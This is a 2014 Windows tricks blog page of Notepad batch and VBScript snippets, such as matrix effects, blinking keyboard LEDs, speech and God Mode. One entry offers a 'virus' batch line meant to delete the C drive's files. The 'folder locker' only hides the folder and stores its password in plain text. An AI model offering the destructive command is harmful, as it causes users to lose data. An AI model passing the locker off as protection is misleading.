Welcome

Showing posts with label Notepad Tricks. Show all posts

How To Open Number Of Sites With A Single Click ?

Posted By: Unknown - Tuesday, April 01, 2014
Today i will show you how to make a batch file which will open number of websites with just one click. You can also use this method to open different computer programmes like internet explorer, notepad etc.


 Open Number Of Sites With A Single Click


How To Do ?


 1. Open Notepad and copy below codes


@echo off
start www.realpctrick.blogspot.com/
start www.google.com
start www.facebook.com


2. Save this file as batch.bat


3. Now open your save file and it will open three websites with just one click.


4. You can also add more sites by writing Start followed by websites URL.


Hey !!!!! Any Problem for using this trick , then Watch our video.


Simple Trick To Use Web Browsers As Text Editor

Posted By: Unknown - Tuesday, April 01, 2014
In this tutorial i will show you a simple and interesting trick to use your web browser such as Google Chrome or Mozilla Firefox as a simple text editor like Notepad. This trick works on all web browsers. So lets get started.


How To Do ?


1.   Copy below code in browser Url Section


 data:text/html, <html contenteditable>


2. Now Press Enter.


3. Now you can type anything as would do on any other text editor like Notepad.


4. To save your text file Press Ctrl + S and save it as anything.txt (.txt Is Must)


Hey !!!!! Any Problem for using this trick , then Watch our video.


Top 5 Cool Notepad Tricks

Posted By: Unknown - Tuesday, April 01, 2014

I had previously share some Interesting computer tricks as well as cool Batch file programs. In this post i will share with you guys some of the cool notepad tricks.As name suggest you don't require any program other then notepad. So lets get started.


notepad tricks


1. World Trade Center Attack Trick


world trade center trick


The flight number of the plane that had hit World Trade Center on  (9/11) was Q33NY. Now we call this trick or a coincidence or something else but whatever it is you will be definately amazed by the this trick.


    1. Open Notepad and Type “Q33N” (without quotes) in capital 
        letters.


    2. Increase the font size to 72.


    3. Change the Font to Wingdings.


2. Matrix Effect Trick


matrix effect trick


In this trick i will show you to make a batch file in notepad which will act as matrix effect that you might have seen in movies.Matrix effect is basically number flashes in green color.


    1. Open Noteapad and copy below code into it.


@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start


 2. Now save this file as Matrix.bat (name can be anything but 
     .bat is must)


3. Open your saved file and you will have matrix effect on your screen.


3. Creating Virus That Format C Drive


computer virus


In this trick we will be creating virus in notepad using batch file programming. This virus is really simple to create yet very dangerous. opening this file we delete or format C drive of your computer.


    1. Open Notepad and copy below code into it.


@Echo off
Del C:\ *.* |y
  

    2. Then Save this file as virus.bat


    3. Now, running this file format C Drive.


4. Making Personal Diary Using Notepad 


notepad tricks


Here you will learn to use notepad as Digital diary or a log book to keep record of your daily work instead of using pen and paper.


1. Open Notepad and Type .LOG (in capital Letters and press enter


2. Save the program with any name and close it.


3. Open the file again. Now you can see current date and time, This will happen every time you reopen notepad


5. Dancing Keyboard Led


keyboard dancing led


In this part i will show you to make interesting file using notepad which will make keyboard led to dance. basically we will be creating a visual basic script.


    1. Open Notepad and copy below codes into it.


Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop


2. Then save this file as dance.vbs (name can be anything but .vbs is must)


3. Open your save file and see your keyboard led blinking like disco lights.


Hey !!!!! Any Problem for using this trick , then Watch our video.


Advance Matrix Effect Using Notepad

Posted By: Unknown - Tuesday, April 01, 2014


I had previously posted about Matrix effect using Notepad . But this is more advance and it looks more realistic then the previous one. So open up your notepad and get started.


How To Create Matrix File ?


Advance Matrix Effects


 1. Open Notepad and copy below code.


@echo off
color 0A
:A
echo b r E w e 4 e T r 8 M e F r a c h a S t 3 D a C r a s p e s T e 4 h 2 w r e G 2
ping -w .9 >nul
echo R E 9 8 8 R a t r e g 6 n u m A b R E X e Y A T u C 7 a D R a c r u C e B E p e
ping -w .9 >nul
echo c E B E s A d R u B R 3 H e R u D 7 g u d U 7 T a b u T 5 e p E 2 a v e 6 8 a Z
ping -w .9 >nul
echo n u r A X a j a s t a 9 h a 6 e h e G a s u t r a t r A y a f E q u 8 u b R u d
ping -w .9 >nul
echo k u v e 4 E 6 3 e t r a d r e f e y e q e 6 U H e z U b r u R a s 2 4 3 r A N a
ping -w .9 >nul
echo v u P R a b R u c e d U s w a h a c r a t h U 7 r a h u t u h u V e 7 U k u S a
ping -w .9 >nul
echo T e D r e 8 A p r a d a b u f U c u c E h E t 7 c r 5 s P a f r e t h u t 9 u t  
ping -w .9 >nul
echo b R u G e p a R e s a P H e P a 2 U d 4 P r e F A b a t h a t h U s w a d R U d
ping -w .9 >nul
echo v U Y a C R e T R 9 k u b e D r a T 6 u j e 5 2 4 e B a f 2 u b 5 w A p a y U Y
ping -w .9 >nul
echo b r E w e 4 e n r 8 M e F r a c h a S t 3 D a C r a s p e s T e 4 a 2 w r e G 2
ping -w .9 >nul
echo k u v e 4 E 6 3 e t r a d r e f e y e q e 6 U H e z U b r u R a s 2 4 3 r A N a
ping -w .9 >nul
echo v u P R a b s u c e d U s w a 3 a c r a t h U 7 r a k u t u h u V e 7 U k u S a
ping -w .9 >nul
echo n u r A X a j a s t a 9 h a 6 e h e G a s u t r a t r A y a f E q u 8 u b u u d
ping -w .9 >nul
goto A


  2. Save the file as matrix.bat  (.bat is must)


  3. Done enjoy !!


 Hey !!!!! Any Problem to use this trick then Watch the video.


Make your computer talk what you type !

Posted By: Unknown - Wednesday, February 19, 2014
   
           
This is very good and interesting Visual Basic Script Trick which let your computer speaks whatever you type. There is no requirement of any software. Just follow below simple steps.


  •     First open Notepad and copy below codes.


 <---------------------------------------------------------------------------------------------------------------------------->


Dim message, sapi
    message=InputBox("What do you want me to say?","ALL REAL PC TRICKS")
     Set sapi=CreateObject("sapi.spvoice")
     sapi.Speak message


 <---------------------------------------------------------------------------------------------------------------------------->


  •     Now save the notepad file as talk.vbs
  •     Now close the notepad file and open it again.
  •     Done !!! 


Watch the video to Learn More....


What is the Gender of Your Computer?

Posted By: Unknown - Wednesday, February 19, 2014
          

This is funny trick that let you know the gender of your computer whether it is male or female. This trick work on mostly all windows operating system. So let get started.


How To Do ?


 1.     Open Notepad and paste the following codes.


 CreateObject("SAPI.SpVoice").Speak"i love you"


 2.    Save the file as gender.vbs


 3.    Now, open the save file


 4.    If you hear male voice then your computer is male and if you 
        hear female voice then its female.


Watch the video to Learn More....


How to Open CD/DVD Rom From Desktop

Posted By: Unknown - Tuesday, February 18, 2014


     This is simple script that let you open your CD/DVD Rom directly from your desktop. Follow below steps to do this :-


  •          Open Notepad and copy below codes in to it.


<-------------------------------------------------------------------------------
--------------------------------------------->


         Set oWMP = CreateObject("WMPlayer.OCX.7" )
         Set colCDROMs = oWMP.cdromCollection
         if colCDROMs.Count >= 1 then
         do
         For i = 0 to colCDROMs.Count - 1
         colCDROMs.Item(i).Eject
         Next ' cdrom
         For i = 0 to colCDROMs.Count - 1
         colCDROMs.Item(i).Eject
         Next ' cdrom
         loop
         End If


<-------------------------------------------------------------------------------
--------------------------------------------->


  • Save the file as ejectcd.vbs and you will similar icon as below.


  1. Double click this saved file and it will eject you cd rom.
  2. To stop this script go to Task manager > Process  and search for wscript.exe and click on END Process as shown in below image.


    Watch the video to Learn More....


    Matrix Effect using notepad

    Posted By: Unknown - Tuesday, February 18, 2014


    This is amazing notepad trick which will display matrix effect like you might have seen in movies, that is numbers flashes in green colour. Basically we will be creating a small batch file in notepad. To use this trick follow the instructions given below:-


    •        Go to Notepad and copy below codes


    <-------------------------------------------------------------------------------
    --------------------------------------------->


    @echo off

    color 02


    :start


    echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%


    goto start


    <-------------------------------------------------------------------------------
    --------------------------------------------->


    •       Save this file as matrix.bat 


    •       Now open this file as see matrix effect on your screen.


    Watch the video to Learn More....


    How to Enable God Mode In Windows Xp,Vista,7,8,8.1

    Posted By: Unknown - Tuesday, February 18, 2014

       In this tutorial i will show you to enable God Mode in Windows 7 and Windows Vista. By enabling God mode you can access all your windows setting from one folder and it makes really easy to access and change windows settings. This work 32 as well as 64 bit operating system. So lets enable God mode on your computer.


    windows 7 god mode


    How to do it ?


      1.     On your desktop right click and create a New Folder.


      2.     Rename this folder to the code given below.


    <------------------------------------------------------------------------------->


    GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}


    <------------------------------------------------------------------------------->


     3.    Done now double click on this folder and you will have access to all your windows operating system settings. 


    Watch the video to Learn More....


    How to Dance your Keyboard Led Light in Windows Xp,Vista,7,8,8.1

    Posted By: Unknown - Tuesday, February 18, 2014


    Today i will be showing you an interesting computer trick which will let your keyboard led light to dance. Basically we will be creating a vb script to make caps lock, num lock and scroll lock to perform this trick. So lets get started.


    keyboard dancing LED


    How To Make Keyboard LED Dance ?


     1.    Open Notepad and copy below codes into it.


    <-------------------------------------------------------------------------------
    --------------------------------------------->


    Set wshShell =wscript.CreateObject("WScript.Shell")
    do
    wscript.sleep 100
    wshshell.sendkeys "{CAPSLOCK}"
    wshshell.sendkeys "{NUMLOCK}"
    wshshell.sendkeys "{SCROLLLOCK}"
    loop
      
    <---------------------------------------------------------------------------------------------------------------------------->    


     2.   Then save this file as led.vbs (.vbs is must).


     3.   Open your save file and see your keyboard led blinking like disco lights.


    Watch the video to Learn More....


    How to Create or Delete a Undeletable And Unrenamable Folders In Window Xp,Vista,7,8,8.1

    Posted By: Unknown - Monday, February 17, 2014


    In this tutorial you will learn cool and simple trick to Create an undeletable and unrenamable Folders In Windows operating system. Most of the Peoples are not aware that it is possible to create Undeletable, Unrenamable folder in windows without any software. To Test this concept just follow simple steps given below.


    Try to make a new folder in windows & give it name con,aux, lpt1, lpt2, lpt3 up to lpt9. you won't be allowed to create folder with above mentioned names, Because they are reserved words in windows.


    How To Create Undeletable And Unrenamable Folders ?


        1.      Go to Start and then Click on Run.     


        2.     Type cmd & hit enter (To open Command Prompt ).Remember you cannot create Undeletable & unrenamable folder in your root directory (i.e. where the windows is installed) That means you can't make this kind of folder in  C: drive if you installed windows on C: 


        3.     Type D: or E: and hit enter.


        4.     Type md con\ and hit enter (md - make directory).You may use other words such as aux, lpt1, lpt2, lpt3 up to lpt9 instead of con in above step. 


        5.     Now, Open that directory, you will see the folder created of name con. 


        6.     Try to delete that folder or rename that folder windows will show the error message.


    How to delete that folder ?


    It is not possible to delete that folder manually but you can delete this folder by another way mentioned below.


        1.     Open Command Prompt.


        2.     Type D: ( if u created this type of folder in D: drive) & hit enter.


        3.     Type rd con\ (rd - remove directory).


        4.     Open that directory and the folder will not appear because it is removed.


    Watch the video to Learn More....


    How to lock personal data in any folder without any Software in Windows

    Posted By: Unknown - Sunday, February 16, 2014


    Hi friends,


    You can lock your personal data in any folder without any Software .  


    To lock your personal data in any folder without any Software Pls . follow these steps:-


    1.       Make a new folder ( name it as you like ).


    2.      Inside this folder make a .TXT file (Notepad File) & copy the 
    the following code given below :-


     <---------------------------------------------------------------------------------------------------------------------------->


    CODEQuote: cls
    @ECHO OFF
    title Folder Private
    if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
    if NOT EXIST Private goto MDLOCKER
    :CONFIRM
    echo Are you sure you want to lock the folder(Y/N)
    set/p "cho=>"
    if %cho%==Y goto LOCK
    if %cho%==y goto LOCK
    if %cho%==n goto END
    if %cho%==N goto END
    echo Invalid choice.
    goto CONFIRM
    :LOCK
    ren Private "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
    attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
    echo Folder locked
    goto End
    :UNLOCK
    echo Enter password to unlock folder
    set/p "pass=>"
    if NOT %pass%== AllRealPcTricks goto FAIL
    attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
    ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Private
    echo Folder Unlocked successfully
    goto End
    :FAIL
    echo Invalid password
    goto end
    :MDLOCKER
    md Private
    echo Private created successfully
    goto End
    :End


    <-------------------------------------------------------------------------------
    --------------------------------------------->


    3.      Now your password is AllRealPcTricks


    4.     After that, save it as locker.bat (the txt file will change to an application file).


    5.     Now go back to the folder & u will find a this locker.bat file.


    6.     Click on it & u will find a new folder called Private.


    7.     Now copy what u want in it (Private Folder) & after that go to 
    locker.bat by clicking it, it will open and ask you if you want  to lock your folder? Y/N ?


    8.     Type Y


    9.     If you want to UNLOCK your folder, open locker.bat & type 
    your password and the Private folder will be made visible again.


    10.   If you want to change password go to line ( 23 ) u will find  
    "AllRealPcTricks" Change to any password u want.


    That's all now you created a file locker. 


    (if you want to convert you locker.bat to locker.exe then please go to the link given below:-


    Watch the video to Learn More....


    Copyright © 2014 ALL REAL PC TRICKS™

    Designed by ALL REAL PC TRICKS